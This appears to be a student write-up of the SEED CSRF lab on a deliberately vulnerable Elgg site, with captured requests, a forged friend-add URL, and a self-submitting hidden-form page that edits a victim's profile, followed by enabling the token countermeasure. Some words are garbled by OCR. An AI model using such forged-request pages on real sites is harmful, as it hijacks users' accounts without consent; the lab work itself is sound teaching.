Task1: CSRF Attack using GET Request

Part 1: Investigation

Using the Firefox-tool **LiveHTTPHeaders**, Boby is able to get the URL for adding a friend.

```
GET /action/friends/add?
friend=39&__elgg_ts=1508757630&__elgg_token=f35aa5585b7a4e749ae1fde51d98b33a HTTP/1.1
```

The *__elgg_ts* and *__elgg_token* are part of a counter-measure for a **CSRF** attack. To make sure this countermeasure is not applied, we have to check to validation code server-side, which is located at:

```
/var/www/CSRF/elgg/engine/lib/actions.php
```


Here we can look at the *action_gatekeeper* -function

```
function action_gatekeeper($action) {

    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure.
    return true;

    if ($action === 'login') {
 ....
```


This conŶrms that the CSRF-protection is turned oụ. This means we can safely ignore the *__elgg_ts* and *__elgg_token*, for our URL. Since we want *Alice*(guid=39) to add Bob(guid=40), we have to change the *friend=39 -> friend=40*

```
GET /action/friends/add?friend=40
// complete URL
http:/csrflabelgg.com/action/friends/add?friend40
```

Part2: The attack



Picture: Now we somehow have to get Alice to click on the link. Conveniently the *CSRF Lab site* has a built in messaging system for unfriended users to talk to each other



Picture: When Alice's clickes the Malicious link, a message appears in the top right corner, telling her that "Boby is added as a friend".

Task2: CSRF Attack using POST Request

Part1: Investigation To learn about how the POST Request has to be set up, we have to do a normal one, and study it's format, using **LiveHTTPHeaders**

```
http://www.csrflabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Cookie: Elgg=lo9p8k56rur2sd668ft13pfr23
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 499
__elgg_token=f89aa6bc5fafa4225de41785cdfadd10&__elgg_ts=1508768255
&name=Alice
&description=%3Cp%3Ehei%3C%2Fp%3E&accesslevel%5Bdescription%5D=2
&briefdescription=&accesslevel%5Bbriefdescription%5D=2
&location=&accesslevel%5Blocation%5D=2
&interests=&accesslevel%5Binterests%5D=2
&skills=&accesslevel%5Bskills%5D=2
&contactemail=&accesslevel%5Bcontactemail%5D=2
&phone=&accesslevel%5Bphone%5D=2
&mobile=&accesslevel%5Bmobile%5D=2
&website=&accesslevel%5Bwebsite%5D=2
&twitter=&accesslevel%5Btwitter%5D=2
&guid=39
...
```

Note: Every proŸle page Ÿeld is represented in the *request body*, with a corresponding *accesslevel*-attribute. The exception is *name* and *guid*, which does not have an *accesslevel*-attribute. *Note2*: All *accesslevel*=2

Let's state the value of the present URL encoded characters

URL Encoded	UTF-8
%5B	[
%5D	]
%3C	<
%3E	>
%2f	/

Using the code sample from the lab document we insert the desired values


```
<html>
<body>
<h1>This page forges an HTTP POST Request</h1>
<script type="text/javascript">
var badstring = "I support SEED project!";
var url = "http://www.csrflabelgg.com/action/profile/edit";

window.addEventListener('load', function() {

    // Part1 - Configure fields
    var fields = "" +
    "<input type='hidden' name='name' value='Boby'>" +
    "<input type='hidden' name='description' value='"+badstring+"'>" +
    "<input type='hidden' name='accesslevel[description] value='2'>" +
    "<input type='hidden' name='briefdescription' value=''>" +
    "<input type='hidden' name='accesslevel[briefdescription]' value='2'>" +
    "<input type='hidden' name='location' value=''>" +
    "<input type='hidden' name='accesslevel[location]' value='2'>" +
    "<input type='hidden' name='guid' value'39'>";

    // Part2 - Configure and launch <form> POST request
    var form = document.createElement("form");
    form.action = url;
    form.innerHTML = fields;
    form.target = "_self";
    form.method = "post";

    document.body.appendChild(form);
    form.submit();
});
</script>
</body>
</html>
```

Part2: The attack An attack-server is provided on the following URL


```
http://www.csrflabattacker.com
```

I can edit the */var/www/CSRF/Attacker/index.html* - Ỵle to inject my malicious code.


Now I only have to make sure **Boby** clicks the link.



Picture: **Alice** masterfullly crafts an irresistable message, which **Boby** just has to click.



Picture: I am observing that the form POST happens over and over again in a loop. I do not understand why this is happening.



Picture: The text is properly posted to the proŶle, but it is posted as private. Even though I am posting with accesslevel[description]=2. Private should have been accesslevel[description]=0.

UPDATE! Found the Ŷx

```
"<input type='hidden' name='guid' value'39'>" // Wrong Alice's guid
// to
"<input type='hidden' name='guid' value'40'>"; // Changed to Boby's guid
```

I had put Alice's guid in the form which was meant for Boby. Simply changing it to value='40', made the attack working correctly.

Part 3: Questions

Question 1: How can *Alice* Ŷnd *Boby's* user id? *Answer*: She can try to send him a message, and then monitor the Request sent

```
http://www.csrflabelgg.com/messages/compose?send_to=40*
```

Note: *Alice's* has clicked "send message" on *Boby's* proŶle, and can easily spot that his *guid=40*.

Question 2 : Can *Alice* Ŷnd the *guid* of anyone that visits her, without knowing about them before hand. *Answer*: One possible solution I can think of:

1. *Alice* does not need to know their *guid*, to make them add her as a friend, if we remember from *task1*

```
GET /action/friends/add?friend=39 //  39 is Alice's guid
```

2. Once she has them added, she can lookup her newest friends in the news feed.
3. Trying to send a message to this friend now, will reveal his *guid*.


Task 3: Implementing Countermeasures for Elgg

Part 1: Turn on countermeasure "secret-token validation" Like mentioned earlier, the code for the validation can be found in

```
/var/www/CSRF/elgg/engine/lib/actions.php
```

```
function action_gatekeeper($action) {

    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure.
    //return true;

    if ($action === 'login') {
      ...
```

Note: Commenting out the **return true** to enable the countermeasure.



Picture: After turning on the *secret-token* validation *Alice* no longer adds *Boby* as a friend when she clicks the malicious link. See the error message in top right corner.

This is because the GET URL is now required to contain the **elgg_ts** and the **elgg_token** like so

```
GET /action/friends/add?
friend=39&__elgg_ts=1508757630&__elgg_token=f35aa5585b7a4e749ae1fde51d98b33a HTTP/1.1
```

We can only craft a GET URL like this, from our 3rd party site

```
GET /action/friends/add?friend=40 HTTP/1.1
```

The **elgg_ts** and the **elgg_token** are baked into the web-page sent from the server to the victim, running in the victims token. They are part of the speciŲc page internal private state. They can only be accessed via javascript running on the same page, in the same tab, in the victims browser. This can be achieved using an **XSS** attack, but not with an CSRF attack alone.